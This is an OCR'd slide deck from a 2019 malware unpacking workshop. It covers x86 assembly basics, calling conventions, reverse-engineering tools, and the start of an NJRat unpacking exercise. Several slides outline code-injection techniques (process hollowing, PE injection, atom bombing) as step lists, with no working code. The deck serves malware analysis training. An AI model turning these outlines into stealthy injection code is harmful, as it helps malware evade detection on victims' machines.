Malware Unpacking Workshop

Lilly Chalupowski
August 28, 2019

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda
What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Disclaimer
Don't be a Fool


disclaimer_1.log

I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.


If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.

The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.

Reverse Engineering




- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer



Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).



We Rent Tools
Professional Tools For Professional Results
Tool Rental
WE RENT

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
  - Double-Word Aligned



Stack Structure

reverse_engineering: 0x03



- Conditionals
  - CMP
  - TEST
  - JMP
  - JNE
  - JNZ
- EFLAGS
  - ZF / Zero Flag
  - SF / Sign Flag
  - CF / Cary Flag
  - OF/Overflow Flag

Calling Conventions
reverse_engineering: 0x05

- CDECL
  - Arguments Right-to-Left
  - Return Values in EAX
  - Caller Function Cleans the Stack
- STDCALL
  - Used in Windows Win32API
  - Arguments Right-to-Left
  - Return Values in EAX
  - The Callee function cleans the stack, unlike CDECL
  - Does not support variable arguments
- FASTCALL
  - Uses registers as arguments
  - Useful for shellcode


Windows Memory Structure

reverse_engineering: 0x06

- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
  - GetLastError()
  - GetVersion()
  - Pointer to the PEB
- PEB - Process Environment Block
  - Image Name
  - Global Context
  - Startup Parameters
  - Image Base Address
  - IAT (Import Address Table)

IAT (Import Address Table) and IDT (Import Directory Table)

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



- Common Instructions
  - MOV
  - LEA
  - XOR
  - PUSH
  - POP

Assembly CDECL (Linux)

reverse_engineering: 0x09

cdecl.c

```
__cdecl int add_cdecl(int a, int b){
  return a + b;
}
int x = add_cdecl(2, 3);
```

Assembly CDECL (Linux)

reverse_engineering: 0x0a

cdecl.asm

```
_add_cdecl:
  push ebp
  mov ebp, esp
  mov eax, [ebp + 8]  ; get 3 from the stack
  mov edx, [ebp + 12] ; get 2 from the stack
  add eax, edx        ; add values to eax
  pop ebp
  ret
_start:
  push 3              ; second argument
  push 2              ; first argument
  call _add_cdecl
  add esp, 8
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0b

stdcall.c

```
__stdcall int add_stdcall(int a, int b){
  return a + b;
}
int x = add_stdcall(2, 3);
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0c

stdcall.asm

```
_add_stdcall:
  push ebp
  mov ebp, esp
  mov eax, [ebp + 8]  ; set eax to 3
  mov edx, [ebp + 12] ; set edx to 2
  add eax, edx
  pop ebp
  ret 8               ; how many bytes to pop
_start:               ; main function
  push 3              ; second argument
  push 2              ; first argument
  call _add_stdcall
```

Assembly FASTCALL

reverse_engineering: 0x0d

cdecl.c

```
__fastcall int add_fastcall(int a, int b){
  return a + b;
}
int x = add_fastcall(2, 3);
```

Assembly FASTCALL

reverse_engineering: 0x0e

fastcall.asm

```
_add_fastcall:
  push ebp
  mov ebp, esp
  add eax, edx          ; add and save result in eax
  pop ebp
  ret
_start:
  mov eax, 2            ; first argument
  mov edx, 3            ; second argument
  call _add_fastcall
```

Guess the Calling Convention


reverse_engineering: 0x0f

hello.asm


```
section     .text                   ; the code section
global      _start                  ; tell linker entrypoint
_start:
  mov     edx,len                   ; message length
  mov     ecx,msg                   ; message to write
  mov     ebx,1                     ; file descriptor stdout
  mov     eax,4                     ; syscall number for write
  int     0x80                      ; linux x86 interrupt
  mov     eax,1                     ; syscall number for exit
  int     0x80                      ; linux x86 interrupt
section     .data                   ; the data section
  msg     db  'Hello, world!',0x0   ; null terminated string
  len     equ \$ - msg              ; message length
```

terminal

```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```



STOP USING AT&T SYNTAX!!
YOU DONKEY!
C. Fox/Everett / Rex Features

Tools of the Trade




VirtualBox
tools_of_the_trade: 0x00

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors




x64dbg

tools_of_the_trade: 0x02




x64dbg

tools_of_the_trade: 0x03




x64dbg


tools_of_the_trade: 0x04




- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code



Cutter
tools_of_the_trade: 0x06



Cutter
tools_of_the_trade: 0x07




Radare2

tools_of_the_trade: 0x08

Detect it Easy
tools_of_the_trade: 0x09


- Type
- Packer
- Linker
- Entropy



HxD


tools_of_the_trade: 0x0a

- Modify Dumps
- Read Memory
- Determine File Type



DnSpy
tools_of_the_trade: 0x0b

- Code View
- Debugging
- Unpacking



Useful Linux Commads

tools_of_the_trade: 0x0c


terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```


de4dot

tools_of_the_trade: 0xd


- Automated
- Deobfuscation
- Unpacking



Injection Techniques




- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



PE (Portable Executable) Injection


injection_techniques: 0x01

- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



Process Hollowing
injection_techniques: 0x02


- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



Atomic bomb test in Italy, 1957, colorized

Atom Bombing
injection_techniques: 0x05

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread




Workshop

- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- KPot
- Stuxnet


Unpacking NJRat
solutions: 0x00

- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



Unpacking NJRat
solutions: 0x01


- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



Unpacking NJRat

